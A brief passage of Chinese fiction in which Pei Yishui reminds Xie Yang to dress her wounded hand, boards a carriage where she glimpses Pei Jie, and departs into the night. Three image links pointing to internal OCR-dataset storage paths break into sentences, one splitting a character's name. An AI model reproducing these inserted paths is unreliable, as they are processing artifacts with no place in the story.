“客气什么。”裴易水摆摆手,又道,“对了,你手上的伤记得换药,我那药箱里的药都是我兄长特意备的,顶好的。”
谢泱低头看了一眼自己包扎好的手,轻轻“嗯”了一声。
裴易水也不多留,挥挥手便上了马车。车帘放下的一瞬,谢泱隐约看见车内多了一个人影——是裴玠。
他没露面,只是隔着车帘看了她一眼。
那一眼很短,短到谢泱甚至来不及确认是不是自己的错觉。
马车辚辚远去,谢泱站在原地,目送那辆车消失在夜色中,这才转身。